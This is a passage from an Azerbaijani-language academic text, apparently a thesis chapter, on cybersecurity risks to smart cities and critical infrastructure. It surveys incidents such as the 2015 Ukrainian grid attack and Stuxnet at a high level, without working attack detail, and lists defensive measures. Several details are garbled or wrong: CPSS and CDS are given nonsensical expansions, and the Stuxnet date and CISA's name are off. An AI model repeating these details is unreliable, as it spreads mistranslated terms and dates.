saxlanmasına uzunmüddətli az sərmayə qoyulması və köhnə sistemlərdən həddən artıq asılılıq yaranması. İkincisi, əksər dövlət sektoru təşkilatlarında maaşlar aşağıdır və bu, ağıllı şəhər texnologiyalarını düzgün tətbiq etmək və saxlamaq üçün bacarıqlı və motivasiyalı İT işçilərini işə götürməyi çətinləşdirir. Əsas İT texniki xidməti getdikcə daha çox müstəqil podratçılardan və kənar xidmətlərdən istifadə edir ki, bu da əsas imkanların sərişтəsizliyinə və dövlət sektorunda institusional yaddaşın aşınmasına gətirib çıxarır, eyni zamanda təhlükəsizliyin monitorinqi ehtiyacı (müqavilə bağlanmış xidmətlər, xidmət səviyyəsi razılaşmaları, çox agentlik komandaları, uzaqdan yardım) masalar) Bir sıra kəsilmiş orqanlarla paylanmış hesabatlılıq yaradır və çox vaxt davamlılıq, koordinasiya və hesabatlılığın olmamasına gətirib çıxarır. Üçüncüsü, kibertəhlükəsizlik üzrə xüsusi personal və rəhbərlik (Baş İnformasiya Mütəxəssisi vəd ya Baş Texnologiya Direktoru kimi) və Kompüter Fövqəladə Hallara Müdaxilə Qrupları (CERTs) üçün şəhər hökumətlərinə investisiya çatışmazlığı mövcuddur.

Kibertəhlükəsizlik sahəsində təcrübə çox vaxt bir neçə işçi ilə məhdudlaşır və geniş işçi spektri üzrə təlim məhduddur və ya mövcud deyildir. Şəhərlərin hər hansı kibertəhlükəsizlik planları teztez xüsusi sistemlərə və departamentlərə bölünür, buna görə də çarpaz funksional qiymətləndirmə və cavab verilmir. Bundan əlavə, aydındır ki, bir çox ağıllı şəhər satıcıları marketinq ədəbiyyatında irəli sürülən iddialara baxmayaraq, təhlükəsizlik xüsusiyyətlərini məhsullarına inteqrasiya etmək təcrübəsi azdır və ya heç yoxdur və bir çox sistemlərdə əhəmiyyətli zəifliklər. Bundan əlavə, bu təchizatçılar sistemlərinə girişi məhdudlaşdırmaqla təhlükəsizlik tədqiqatlarına mane ola bilər, nəzarətsiz və ya hesabatlılıq olmadan təhlükəli məhsulları buraxmağa davam edə bilərlər. Üstəlik, bir çox şəhərlər yeni sistemlər üçün satınalma prosesində güclü təhlükəsizlik nəzarəti və cavabdehlik üzərində israr etməkdə laqeyd qalırlar.

Son illərdə mümkün hücumların sübut edilmiş nümunələrini təqdim edərək, nəqliyyatın idarə edilməsi sistemlərinə bir sıra kiberhücumlar edilib. Kompüter infrastrukturu vasitəsilə nəqliyyat axınını pozaraq şəhəri iflic etmək ideyası yeni deyil – məsələn, 1969-cu ildə çəkilmiş "İtalyan işi" filmində əsas hekayə elementi kimi istifadə edilib – lakin bu, indi uzaqdan həyata keçirilə bilər və daha çətindir. müdafiə etmək. Məsələn, İsrailin Hayfa şəhərində böyük magistral yola kiberhücum səkkiz

saatlıq bağlanaraq nəqliyyatın hərəkətində böyük maneələrə səbəb oldu. San-Fransisko bələdiyyə qatar şəbəkəsinə ransomware hücumu bilet maşınlarının iki gün ərzində işləməməsinə səbəb oldu. Miçiqan Universitetinin tədqiqat qrupu noutbuk, xüsusi proqram təminatı və istiqamətləndirici radio ötürücüdən istifadə edərək şəhərdə minlərlə simsiz trafik siqnalını sındırıb manipulyasiya etməyi bacarıb. Eynilə, IOActive Labs təhlükəsizlik məsləhətçiləri bütün dünyada geniş istifadə olunan yol hərəkətinə nəzarət sensorlarını sındırdılar və svetoforların ardıcıllığını, interaktiv sürəti və yol nişanlarını dəyişdirdilər. Polşanın Lodz şəhərində bir yeniyetmə şəhər tramvayının açarlarını sındırmağı bacarıb, nəticədə dörd tramvay relsdən çıxıb və bir neçə sərnişin yaralanıb. ABŞ-da hava hərəkətinə nəzarət sistemləri sındırılıb, Federal Aviasiya Administrasiyasının serverləri sındırılıb və nəzarət şəbəkələrinə zərərli kod yüklənib, 58 000 əməkdaşın şəxsi məlumatları oğurlanıb. Əlavə olaraq, yeni bir avtomobilin təxminən 200 sensora və təxminən 40 elektron idarəetmə blokuna qoşulduğunu və simsiz şəbəkələrə qoşula biləcəyini nəzərə alsaq, nəqliyyat vasitələri də haker hücumlarına qarşı həssasdır.

Bəzi zəifliklər və risklər "ağıllı şəhər"üçün istifadə olunan kiber-fiziki infrastrukturla üzləşir. Bu müasir kiberfiziki infrastruktur sistemləri kütləvi şəkildə istifadə olunsa da, zəiflikləri və təhdidləri barədə qənaətbəxş bir anlayış yoxdur. Bir qayda olaraq, "ağıllı şəhər" infrastrukturunun təhlükəsizliyinə qəsdən və təsadüfi təhdidlər şəhərin yetkinliyindən və intellektuallığından asılı olaraq müxtəlif ciddi nəticələrə səbəb olur.

Enerji təchizatı, su paylanması, küçələr, binalar və digərləri kimi şəhər infrastrukturu, özünəməxsus kiberfizik komponentləri və sistemlərində bir sıra təhlükəsizlik təhdidləri ilə qarşılaşır. Bunlara səbəb isə aşağıdakı sistemlərin təhlükəsizlik zəifliklərini və boşluqlarını göstərmək olar (AlDairi, A. (2017)).

- **Kamera:** şəhərlər şifrələmə və istifadəçi adı/Şifrə qorunması ilə fərqli şəkildə

qorunan özəl və ictimai kameralarla doludur. Şəxsi və ya ictimai Kameralara giriş və giriş fərdlərin məxfiliyinin pozulmasına və dövlət maraqlarının izlənilməsinə səbəb olur.

- **Rabitə şəbəkələri:** kiber-fiziki obyektlər "ağıllı şəhər" boyunca Wi-Fi, 4G,

RFID, Mobil Rabitə üçün Qlobal Sistem (GSMç Global System for Mobile Communications) və digərləri kimi bir neçə rabitə texnologiyasından istifadə edərək bir-birinə bağlanır. Hər birinin rabitə texnologiyalarının tətbiqi və istifadəsi zamanı nəzərə alınması lazım olan xüsusi təhlükəsizlik problemləri var.

- **Bina İdarəetmə Sistemləri:** bu cür sistemlərin dizaynerləri və inkişaf etdiriciləri ümumiyyətlə göstərilən xidmətlərə diqqət yetirir və kibertəhlükəsizliklə əlaqəli məsələlərə məhəl qoymurlar. Beləliklə, bu cür sistemlərin istehsalçıları istifadəçiləri təhlükəsizlik pozuntuları barədə xəbərdar etmək imkanı olan bu sistemləri dəstəkləmirlər və zəifliklərə cavab vermirlər, nəticədə Bina İdarəetmə Sistemləri təhlükəli və zəif qorunur.

- **Nəqliyyat idarəetmə sistemləri:** bu cür sistemlər fəlakətlərə səbəb olduqları

üçün ən kritik pozuntulara məruz qalırlar, xüsusən də baş verdikdə hava trafik sistemlərinə və ya qatar idarəetmə sistemlərinə. Üstəlik, trafik siqnalları və onların ardıcıllığı, yol nişanları və sürət həddi işarələrini sındıraraq saatlarla davam edə biləcək böyük tıxaclara səbəb olurlar. Əsasən, şəhər infrastrukturu fiziki cəhətdən müstəqil komponentlərə inteqrasiya olunmuş kiberfiziki sistemlərin birləşməsidir. Kapilyar təzyiq sensoru sistemi (CPSS, Capillary pressure sensor system) sensorlar, hesablama elementləri, şəbəkə obyektləri və s.kimi bir-biri ilə əlaqəli fiziki obyektlərdən ibarətdir. "ağıllı şəhərlərdə" CPSS üç əsas vəzifəni yerinə yetirməlidir: məlumatların toplanması, hansı effektiv proseslərin işə salınması barədə qərar qəbul edilməsi və fiziki komponentlərin idarə edilməsi.

Kritik infrastrukturlara olunan kiber təhdidlər.

Enerji sektorunun sürətlə inkişaf etməsi və müxtəlif İKT texnologiyalarını geniş şəkildə uyğunlaşdırması səbəbindən biz bir çox yüksək profilli kiber insidentləri müəyyən edə bilirik. Kritik İnfrastrukturlar tarixindəki ən mühüm kiberhücumlardan biri 2012-ci ildə baş verdi, o zaman İran səlahiyyətliləri nüvə emalı obyektlərindən birinə nəzarət edən kompüterlərin Stuxnet adlı zərərli proqram təminatı ilə yoluxduğunu elan etdi. Bu, sənaye avadanlıqlarının kompüter hücumunun hədəfinə çevrildiyi ilk hadisə idi. Həmin tarixdən etibarən kiber icma kiber silahın başqasının kritik infrastrukturunda fiziki məhv yaratmaq üçün istifadə oluna biləcəyini başa düşdü(Matthew Britt (2023), What are Smart Cities and Why Do We Need Them).

Həmçinin su sektoru üçün kiber dünyanın fiziki infrastrukturlara real və yüksək təsirini göstərən müvafiq kiber insidentləri göstərmək olar. Enerji sektorunda olduğu kimi, həm içməli su, həm də tullantı su obyektləri üçün kiber komponentlərə SCADA - sistemləri kimi tanınan nəzarət sistemləri daxildir. Bu cür kommunal xidmətlərə edilən kiberhücumlar ictimai səhiyyəyə, iqtisadiyyata və bütövlükdə xalqlara təsir göstərə bilər. Təqdim olunan nümunə təcavüzkarın su təmizləyici qurğulara necə təsir göstərə biləcəyini göstərir. IBTimes-in məlumatına görə, təcavüzkarlar su qurğusuna sızıblar və içməli suyun təmizlənməsi üçün istifadə edilən kimyəvi maddələrin səviyyəsini dəyişdirə biliblər.

Səhiyyə sənayesi də kritik infrastrukturun mühüm hissəsidir. O, həmçinin kiber cinayətkarların hədəfindədir. Nümunələrdən göründüyü kimi, bu sektora yönəlmiş kiberhücumlar xəstəxanaların işini ləngidə və xəstələri təhlükə qarşısında qoya bilər.

Həmçinin maliyyə sektoru kiberhücumla mübarizə aparır. Son illərdə kibercinayətkarların aktivliyi 41% artıb. Banqladeş bankının son nümunəsi göstərir ki, təcavüzkarlar bank qurumlarına sızmaq və ciddi miqdarda pul oğurlamaq üçün effektiv alətlərə və bacarıqlara malikdirlər.

Hesabata görə, həmçinin Əşyaların İnternetinin böyüməsi və sənaye nəzarət sistemlərinin mürəkkəbliyi aparat sistemlərində daha çox boşluqlara səbəb olacaq. Kibertəhlükəsizliklə məşğul olan bir çox şirkət avtomobil sistemlərində və ev-avtomobil sistemlərində ciddi zəifliklər aşkarlayıb. Bu onu göstərir ki, kiber domen

həyatımızın artan sayını əhatə etdiyinə görə, hazırda təkcə kritik infrastrukturlar deyil, həm də vətəndaşlar birbaşa olaraq təcavüzkarlar tərəfindən təsirlənir.

Koordinasiya edilmiş kiberhücum – Ukrayna nümunəsi.

23 dekabr 2015-ci ildə Ukraynanın elektrik paylayıcı operatoru Prykarpattya Oblenergo üçüncü tərəf tərəfindən İKT infrastrukturuna hücuma məruz qaldı. Operatorun saytında dərc olunan rəsmi məlumata görə, bu pozuntu nəticəsində bir sıra elektrik yarımstansiyalarının işi dayandırılıb və İvanoFrankivsk vilayətindən olan təxminən 80 min abonent üç-altı saat ərzində fasilələrlə üzləşib. Eyni zamanda operator çağrı mərkəzinin infrastrukturunun fəaliyyəti ilə bağlı digər texniki nasazlıqlar barədə ictimaiyyətə məlumat verib. Bu, elektrik kəsildiyi zaman müştərilərin operatorla əlaqə saxlamasının mümkünsüzlüyünə səbəb olub və böhranı dərinləşdirib.

Yuxarıda təsvir edilən hallar enerji operatorunun üç elementə bölünə bilən yaxşı əlaqələndirilmiş hücumla üzləşdiyini göstərir: zərərli proqram hücumu, zəng mərkəzinin funksiyalarına yönəlmiş xidmətdən imtina hücumu və kəsintiyə səbəb olan yarımstansiya açarlarının açılması.

Birincisi, təcavüzkarlar elektrik enerjisinin paylanması prosesinə nəzarət edən əsas serverləri yoluxdurdular, qurbanın şəbəkəsinə sızdılar (ehtimal ki, zərərli proqram arxa qapısından istifadə edərək) və müxtəlif yarımstansiyaların açarlarını açmaq əmri verdilər.

Kibercinayətkarın məqsədi qurbanın maşınlarını zərərli proqram təminatı ilə yoluxduraraq elektrik şəbəkəsi sisteminə daxil olmaq idi. Zərərli proqramı silmək üçün Excel fayllarında makro skriptdən istifadə etdilər. Yoluxmuş Excel cədvəlləri Ukrayna ərazisində elektrik enerjisinin paylanmasına cavabdeh olan bir çox şirkətdə çalışan İT işçilərini və sistem administratorlarını hədəf alan nizə-fişinq kampaniyası zamanı yayılıb.

Elektrik enerjisi kəsildikdən sonra hədəfin hücumun nəticələri barədə məlumatlılığını məhdudlaşdırmaq üçün DoS hücumları həyata keçirildi - səhv mesajları xidmət personalına çatmadı, bu da böhrana lazımi reaksiya verməyə mane oldu və infrastruktur əməliyyatının bərpasını gecikdirdi. Ukraynanın söndürülməsi

hadisəsi mülki infrastruktura yönəlmiş və birbaşa təsir edən ilk əhəmiyyətli və ictimaiyyətə bildirilən kiberhücumlardan biri kimi qəbul edilə bilər.

Ukraynanın söndürülməsi hadisəsi mülki infrastruktura yönəlmiş və mülki əhaliyə birbaşa təsir göstərən ilk əhəmiyyətli və açıq şəkildə bildirilən kiberhücumlardan biri kimi nəzərdən keçirilə bilər (məsələn, sənaye/hərbi binaların yoluxduğu İran işi Stuxnet-ə qarşı). Ukrayna işi göstərir ki, motivli hücumçular ölkələrin iqtisadiyyatına və ictimai təhlükəsizliyinə ciddi ziyan vura bilirlər. Ukrayna şəbəkəsi vəziyyətində, xoşbəxtlikdən o zaman əl ilə mexaniki reaksiya mümkün idi. Bəzi başqa ölkələrdə çox müasir və avtomatlaşdırılmış enerji şəbəkələri olduğu halda bu, mümkün olmayacaq.

Hibrid Münaqişələr:

Əvvəlki yarımbölmədə təsvir edilən Ukrayna hadisəsi enerji şəbəkəsi kimi kritik infrastruktura başlanmış uğurlu kiberhücumun mümkün təsirlərinə qısa nəzər salır. Təəssüf ki, mövcud geosiyasi vəziyyət və mövcud haker bazarı (dövlət və qeyri-dövlət), bir ölkənin və ya onun kritik infrastrukturunun başqa bir ölkə və ya başqa bir düşmən ölkə üçün işləyən haker təşkilatı tərəfindən hücuma məruz qalması təhlükəsi var. Qeyd etmək lazımdır ki, bu gün əksər hakerlər təkbaşına deyil, təşkilatlar üçün işləyirlər (keçmişdə təşkilatlarda işləyən hakerlərdən daha çox frilanserlər olduğu üçün bu, əhəmiyyətli dərəcədə dəyişdi). Başqa sözlə, kiberhücumlar hibrid müharibə və ya hibrid münaqişə adlanan bir hissəsi ola bilər, burada (ən azı ilk mərhələdə) ənənəvi hərbi tədbirlər (məsələn, əsgərlər) istifadə edilmir, lakin diqqət kiberhücum kimi digər sabitliyi pozan aspektlərə verilir. hücumlar, kiber təbliğat, sosial mediaya və elektron mediaya təsir göstərmək və s.

Ən pis ssenarilər reallaşarsa, banklar (ATM-dən pul çıxarmaq imkanı yoxdur), enerji (elektriksiz), nəqliyyat, media və s. kimi kritik infrastrukturlara yönəlmiş uğurlu koordinasiyalı kiberhücumlar cəmiyyətləri, ölkələri iflic vəziyyətinə sala və xaos yarada bilər(Matthew Britt (2023), What are Smart Cities and Why Do We Need Them).

Buna görə də Ukraynadakı kimi vəziyyətin qarşısını almaq üçün kritik infrastrukturları qorumaq üçün effektiv həllər və üsullara ehtiyac var. Yaradılan

tövsiyələr və texnologiyalar texnoloji, təşkilati, insani və tənzimləyici kimi aspektlərin geniş spektrini əhatə etməlidir.

2.2 Kritik infrastrukturların kibertəhlükəsizlik proplemlərinin həlli yolları

Kritik infrastrukturlar insanların gündəlik və sosial rutinlərini, təhlükəsizliyini, səhiyyə xidmətlərini, iqtisadi və sosial rifahlarını qorumaq üçün həyati vacib sistemlərdir. Bundan əlavə, bu sistemlər ictimai təhlükəsizlik, milli təhlükəsizlik və ölkələrin iqtisadi rifahı üçün də həyati əhəmiyyətə malikdir. Regional və milli təhlükəsizlik üzrə bu əsas rola görə, infrastruktur ölkələrin təhlükəsizlik strategiyasının diqqət mərkəzindədir. Avropa İttifaqı (Aİ), ölkələrin kritik infrastruktur təhlükəsizliyinin əhəmiyyətinə diqqəti toplamaq üçün direktiv (Şəbəkə İnformasiya Təhlükəsizliyi) yayımladı və üzv ölkələrin kritik infrastruktur çərçivələrinin təhlükəsizlik imkanlarının zirzəmisini yüksəltməsini tələb etdi. Dünyada kritik infrastruktur sistemlərinin sayı və təsnifatı sabit olmasa da, müxtəlif ölkələrdən tərtib etməklə ümumi təsnifat təqdim etmək olar. Məsələn, Çexiya öz kritik infrastrukturlarını rabitə və informasiya sistemləri, su təchizatı sistemləri, enerji təchizatı sistemləri, nəqliyyat sistemləri, maliyyə sistemləri, kanalizasiya sistemləri qəza xidmətləri və nəhayət, müəyyən edir. əsas xidmətlər. ABŞ poçt və göndərmə sistemləri, nüvə reaktorları, maddələr və tullantılar, hökumət obyektləri, kritik istehsal obyektləri, müdafiə sənayesi, milli abidələr və nişanlar, bəndlər, kimya kimi kritik infrastrukturlar kimi bəzi əlavə sistemləri uyğunlaşdırır (AL-MOHANNADI, Hamad, MIRZA, Qublai, NAMANYA (2018)).

Son illərdə ağıllı şəhərlərin inkişafı ilə kritik infrastrukturlar internet və korporativ şəbəkələr vasitəsilə bir-birinə bağlandığı üçün regional və milli təhlükəsizlik məsələlərinin ilkin komponentlərinə çevrilmişdir O cümlədən kritik infrastrukturlarda komanda və idarəetmə sistemlərinin əksəriyyəti nüvə silahı və reaktor sistemləri kompüter çipləri, GPS cihazları, sensorlar, digər izləmə cihazları və kameralarla birləşdirilib. Beləliklə, fiziki sistemlər hesab edilən kritik infrastrukturlar indi kiberfiziki sistemlərə çevrilmişdir. Bu gün bu avadanlıq, xüsusən də ağıllı şəhərlərdə

kibertəhlükəsizlik təminatçıları və kompüter mühəndisləri üçün yeni problemlər yaradır, çünki onlar ölkələrin milli təhlükəsizliyini təhdid edən kiberhücumların hədəfi olurlar.

Ağıllı şəhərin işlək sistemlərində üç əsas komponent var: kiber-fiziki infrastrukturlar inteqrasiya olunmuş kiberşəbəkələrdən, aparat və proqram təminatı istehsalçılarından/provayderlərindən, müdafiə mexanizmlərindən və kibertəhlükəsizlik üçün əsas elementlər barədə məlumatlılıqdan ibarətdir. Vətəndaşlar, istifadəçilər, qubernatorlar, kibermütəxəssislər/mühafizəçilər, yerli hökumət, mərkəzi hökumət və yerli/xarici kiberhücumçular IoT, SCADA və Xromatoqrafiya Məlumat Sistemi (CDS, Chromatography Data System) ilə bir-birinə bağlı kritik infrastruktura malik olan ağıllı şəhərdə iştirak edən aktyorlardır. Kiber-ə görə mərkəzi və yerli hökumətlər, müdafiə mexanizmləri və aparat/proqram istehsalçıları tərəfindən həyata keçirilən təhlükəsizlik siyasətləri kiberfiziki infrastrukturlara kiberhücumların qarşısını almaq üçün birgə işləyir. Bu siyasətlər ağıllı şəhərlərdə kibertəhlükəsizliyin təmin edilməsi üzrə əsas tədbirlərin müəyyən edilməsi baxımından əhəmiyyətlidir. Məsələn, makro kibertəhlükəsizlik siyasəti kimi mərkəzi hökumət kiber-fiziki infrastrukturların, aparat və proqram təminatının və hətta, SCADA və CDS-nin milliləşdirilməsini dəstəkləyə bilər. Uyğun olaraq, yerli hökumət milli şirkətlərə müraciət edə və dövlət xidmətlərində ağıllı sistemlərin dizaynında milli məhsullardan (əgər varsa) istifadə edə bilər. Ssenariyə qayıdaraq, vətəndaşlar, qubernatorlar və digər istifadəçilər ağıllı sistemlərdən istifadə edirlər xidmətləri almaq və ya çatdırmaq. Sistemdən istifadə etmək istəyən yerli və xarici kiberhücumçular da var. Kritik infrastrukturlarda potensial kibertəhlükəsizlik riski üçün dövlət, özəl və hibrid institutlardan ibarət olan kibermüdafiə mexanizmləri sistemləri anında izləyir və regional/milli kibertəhlükəsizlik siyasətlərinə uyğun olaraq müəyyən edilmiş müdafiə strategiyalarını qiymətləndirmək üçün mütəmadi olaraq məşq edirlər. Kontrollerlərə sistemlərdəki deqradasiyaları dərhal həyata keçirməyə imkan verən sensorlar texnologiyası bütün ağıllı sistemlərdə və kritik infrastrukturlarda istifadə olunur.

Ağıllı şəhərlər öz vətəndaşlarına xidmət göstərmək üçün bir-biri ilə əlaqəli bir çox sistem və cihazlardan istifadə edirlər. Nəticədə, kritik infrastrukturun təmin edilməsinə gəldikdə, onlar unikal problemlərlə üzləşirlər.

- **Qarşılıqlı asılılıq:** Ağıllı şəhər infrastrukturunun bir-biri ilə əlaqəli təbiəti o deməkdir ki, tək bir zəiflik çoxsaylı sistemlər arasında kaskad təsirlərlə geniş nəticələrə səbəb ola bilər. Məsələn, Ready.gov qeyd edir ki, elektrik enerjisinin itməsi nəqliyyat, su, rabitə və pul köçürmə sistemlərini poza bilər. Bu da öz növbəsində mağazaların bağlanmasına, həmçinin qidaların xarab olmasına və suyun çirklənməsinə səbəb ola bilər. Daha da pisi, tibbi xidmətlər dayandırıla bilər və bəzi bölgələrdə zorakı cinayətlərin sayı arta bilər.

- **Mürəkkəblik:** Ağıllı şəhər infrastrukturunda iştirak edən komponentlərin,
cihazların və sistemlərin çoxluğu hərtərəfli təhlükəsizlik tədbirlərinin həyata keçirilməsini çətinləşdirir. Vahid ağıllı şəhər, nəqliyyat, enerji və şəhərin əsas funksiyalarının müxtəlif aspektlərini idarə etmək üçün real vaxt rejimində məlumat toplayan və ötürən potensial yüz minlərlə sensor və digər qurğularla geniş Əşyaların İnterneti (İoT) arxitekturasından istifadə edəcək. Bundan əlavə, kritik sistemlərin proqnozlaşdırıcı saxlanması üçün süni intellektə etibar edəcəkdir. Blockchain də qeydlərin saxlanmasında əsas rol oynaya bilər, geoməkan texnologiyası isə çox vaxt ətraf mühitin idarə edilməsində mühüm funksiyaya xidmət edəcəkdir.

- **Müxtəlif Maraqlı Tərəflər:** Ağıllı şəhər infrastrukturu müxtəlif
kibertəhlükəsizlik təcrübəsi və resursları olan dövlət və özəl təşkilatlar da daxil olmaqla çoxsaylı maraqlı tərəfləri əhatə edir. Bu, pis aktyorun daxil olma ehtimalını artıraraq, daha çox insanın müxtəlif sistemlərə daxil olması deməkdir.

- **İnkişaf edən Təhdidlər:** Kritik infrastrukturu hədəfləyən kibertəhlükələr davamlı olaraq inkişaf edir və ağıllı şəhərin maraqlı tərəflərindən ən son tendensiyalar və texnikalardan xəbərdar olmalarını tələb edir. Fərdi şəxslərə və ya korporasiyalara edilən kiberhücumların əksəriyyəti dar məqsədlərə malik ola bilsə

də, şəhərin infrastrukturuna edilən hücumlar iqtisadi xaos yaratmaq və ya kritik xidmətləri şikəst etmək kimi daha böyük ambisiyaları ola bilər. Bundan əlavə, dövlət tərəfindən dəstəklənən bu hücumlar standart kibertəhlükələrdən daha mürəkkəb və dinamik ola bilər(Julian Durand (2023). Customizing Cybersecurity For Critical Infrastructure: Finding The Perfect Fit For Smart Cities).

Kritik infrastrukturlara olan, hücumların təhdidlərin qarşısının alınması üçün tədbirlər, mexanizmlər

Hazırda tətbiq olunan ağıllı şəhər texnologiyaları bir çox zəifliyə malikdir və onlar müxtəlif məqsədlər üçün istifadə olunur. Buna görə də əsas sual bunun necə ediləcəyi ilə bağlıdır. Təhdidləri və riskləri minimuma endirmək üçün zəifliklər aradan qaldırıla bilərmi? Bu günə qədər qəbul edilmiş strategiyaya, əsasən, giriş nəzarəti, şifrələmə, İT sənayesi standartları və təhlükəsizlik protokolları, proqram təminatının düzəldilməsi rejimləri, həmçinin personalın təlimi kimi ənənəvi, əsasən texniki təsir azaltma həllərindən biri olmuşdur. Bunun təsiri olsa da, ağıllı şəhərlərin təhlükəsizliyinin təmin edilməsi şəhər həyatı üçün o qədər vacib olur ki, azaltma (baş verən bir şeyin gücünü və ya intensivliyini azaltmaq) və qarşısının alınmasını (nəyinsə baş verməsini və ya baş verməsini dayandırmaq) əhatə edən daha geniş sistemli müdaxilələr toplusu və onun qüvvəyə minməsini tələb edir.

Ağıllı şəhər texnologiyaları Uzun müddətli təkamül (4G LTE, Long Term Evolution), GSM, Kod Bölməsi Çoxlu Giriş (CDMA, Code Division Multiple Access), WiFi, bluetooth, Yaxın Sahə Rabitəsi (NFC, Near Field Communication), Açıq simsiz standart (ZigBee) və Simsiz rabitə (Z-Wave) kimi bir sıra kommunikasiya texnologiyaları və protokollar vasitəsilə bir-birinə bağlıdır. Şəbəkələmə və məlumatların köçürülməsinin hər bir üsulu, məlumatların üçüncü tərəflər tərəfindən götürülməsinə imkan verən təhlükəsizlik problemlərinə malik olduğu bilinir və cihazlara qadağan olunmuş giriş təmin edir(Rob Kitchin1 and Martin Dodge2 (2017)). Bu protokolların bəziləri o qədər mürəkkəbdir ki, onları təhlükəsiz şəkildə həyata keçirmək çətindir. Həmçinin, yerli və uzaq İnternet infrastrukturunu birləşdirən

telekommunikasiya qovşaqları, istehsalçı və operator arxasında gizli giriş və nadir yenilənən giriş kodları kimi təhlükəsizlik çuxurları olduğu bilinir.

Ağıllı şəhər texnologiyasının tətbiqi prosesinin başlanğıcından kibertəhlükəsizliyə üstünlük verildikdə, şəhərlər əhəmiyyətli kibertəhlükəsizlik insidentinin ehtimalını və təsirini minimuma endirə biləcəklər. Hazırlığa başlamaq üçün şəhərlər aşağıdakı mexanizmləri nəzərə almalıdırlar (Rao, P. M., & Deebak, B. D. (2023)):

1. **Kibertəhlükəsizliyi Planlaşdırma Prosesinə daxil etmək.** Ağıllı şəhər texnologiyasının tətbiqi layihəsini nəzərdən keçirərkən təcrübəli təhlükəsizlik işçiləri və kibertəhlükəsizlik qiymətləndirmələri kimi kibertəhlükəsizlik xərclərinin büdcələrə daxil edilməsini təmin edilməlidir. Lazımi kibertəhlükəsizlik infrastrukturu da hər hansı yeni texnologiyanı tətbiq etməzdən əvvəl mövcud olmalıdır və bütün tələb olunan maraqlı tərəflər və şöbələr cəlb edilməli və məlumatlandırılmalıdır. Buraya işçilərin təlimi, yenilənmiş şəbəkələr və cihazlar, lazımi ehtiyat nüsxələrinin və qorunma vasitələrinin olması daxildir.

2. **Kibertəhlükəsizlik üzrə Ən Yaxşı Təcrübələrə riayət etmək.** 2023-cü ilin aprelində Kritik İnfrastruktur və Təhlükəsizlik Agentliyi (CISA, Critical Infrastructure and Security Agency) şəhərlərin öz infrastrukturlarına yeni texnologiya tətbiq etməyi planlaşdırarkən bir sıra rəhbər prinsiplərə əməl etmələrini təmin etmək üçün ağıllı şəhərlər üçün kibertəhlükəsizlik üzrə ən yaxşı təcrübələri yayımladı. Çox faktorlu autentifikasiyanın (MFA, Multi-factor authentication) həyata keçirilməsi, sıfır inamlı arxitekturada fəaliyyət göstərməsi və yalnız zəruri personala şəbəkəyə girişin verilməsi kimi ümumi kibertəhlükəsizlik təcrübələri də vacibdir(Rob Kitchin1 and Martin Dodge2 (2017)).

3. **Yaradılan Məlumatları Anlamaq.** Ağıllı şəhər texnologiyaları tez-tez yeni məlumatlar yaradır və ya mövcud məlumatları mərkəzi yerdə toplayır. Hansı məlumatların tərtib edildiyini müəyyənləşdirmək və onları təhlükəsiz saxlamaq və lazım olduqda silmək üçün müvafiq proseslərə sahib olunmalıdır. Bəzi

ölkələrdə şəxsi məlumatların qorunması üçün qaydalar mövcud ola bilər və şəhərlər bu siyasətlərə əməl etməlidir.

4. **Üçüncü şəxs riskini düzgün nəzərdən keçirmək.** Sistemləri və şəbəkələri xarici təhdidlərdən təhlükəsiz saxlamaq üçün müvafiq kibertəhlükəsizlik proqramları və siyasətləri və digər təchizat zənciri riskləri üçün üçüncü tərəfləri yoxlamaq. Şəhərlər yalnız etibarlı təchizatçılardan istifadə etməklə, üçüncü tərəflərlə minimum təhlükəsizlik tələbləri müəyyən etməklə və kənar tərəflərin məlumatlardan necə istifadə etdiyini, saxladığını və paylaşdığını tədqiq etməklə təchizat zənciri risklərini fəal şəkildə idarə etməlidir.

5. **Ehtiyat cavab planı.** Hətta ən güclü kibertəhlükəsizliyə hazırlıq planlaması belə kibertəhlükəsizlik hadisəsi ilə nəticələnə bilər, ona görə də kiberhücum halında tez reaksiya və bərpa üçün planın olması çox vacibdir. Bu plana insidentlə bağlı cavab planının hər bir aspekti üçün hansı maraqlı tərəflərin cavabdeh olduqlarının təsviri, kömək üçün çağırıla bilən etibarlı xarici hadisəyə cavab verən provayder və şəbəkələr və sistemlər əlçatmaz olduqda, kritik əməliyyatları davam etdirmək üçün ehtiyat planı daxil edilməlidir (Naveen Joshi (2022)). Ağıllı şəhər texnologiyası insanların öz icmalarında yaşamaq və işləmək tərzini müsbət istiqamətdə dəyişmək potensialına malikdir. Bununla belə, texnologiyalar özləri ilə kritik şəhər funksiyalarını miqyasda poza biləcək bir sıra kiber risklər gətirir. Ağıllı şəhər texnologiyasının faydalarını tam şəkildə həyata keçirmək üçün şəhərlər kibertəhlükəsizlik infrastrukturunun qorunmasına diqqət yetirməli və qaçılmaz kibertəhlükəsizlik insidentinə dair planları sınaqdan keçirməlidir. Ağıllı şəhərlərdə kritik infrastrukturlarda kibertəhlükəsizlik problemlərinin həlli texnoloji həllər, və ən yaxşı təcrübələri özündə birləşdirən çoxşaxəli yanaşma tələb edir. Kiber təhlükələri azaltmaq və qarşısını almaq üçün bir neçə üsul var:

- Hücumun aşkarlanması və qarşısının alınması sistemləri (IDPS):
- Şifrələmə:
- Çox faktorlu Doğrulama (MFA):

- Firewall və Antivirus Proqramı:
- Müntəzəm Təhlükəsizlik Auditləri və Zəifliyin Qiymətləndirilməsi:
- Təhlükəsiz Şəbəkə Arxitekturası:
- İşçilərin Təlim və Maarifləndirilməsi Proqramları:
- Hadisəyə cavab planlaması:
- Süni İntellekt və Maşın Öyrənməsindən İstifadə:
- Təchizat Zəncirinin Təhlükəsizliyi:
- Zero Trust Arxitekturasının qəbulu:

Blockchain

Blockchain əvvəlcə Bitcoin şəklində maliyyə əməliyyatları protokolu kimi nəzərdə tutulmuşdu. Lakin təhlükəsizlik imkanlarına görə tədqiqatçılar təhlükəsizlik və Məxfilik problemlərini həll etmək üçün Blockchain-ə xüsusi diqqət yetirməyə başladılar. Blockchain texnologiyası ayrı bir texnologiya deyil; paylanmış məlumatların saxlanması, nöqtədən nöqtəyə məlumat ötürülməsi, konsensus mexanizmləri və şifrələmə alqoritmlərindən istifadə edən müxtəlif komponentləri birləşdirən hərtərəfli texniki sistemdir. Blockchain mərkəzləşdirilməmişdir, təsadüfi olaraq məlumatları kiçik parçalara ayırır və kompüter şəbəkəsi boyunca paylayır (M. Peck (2017)).

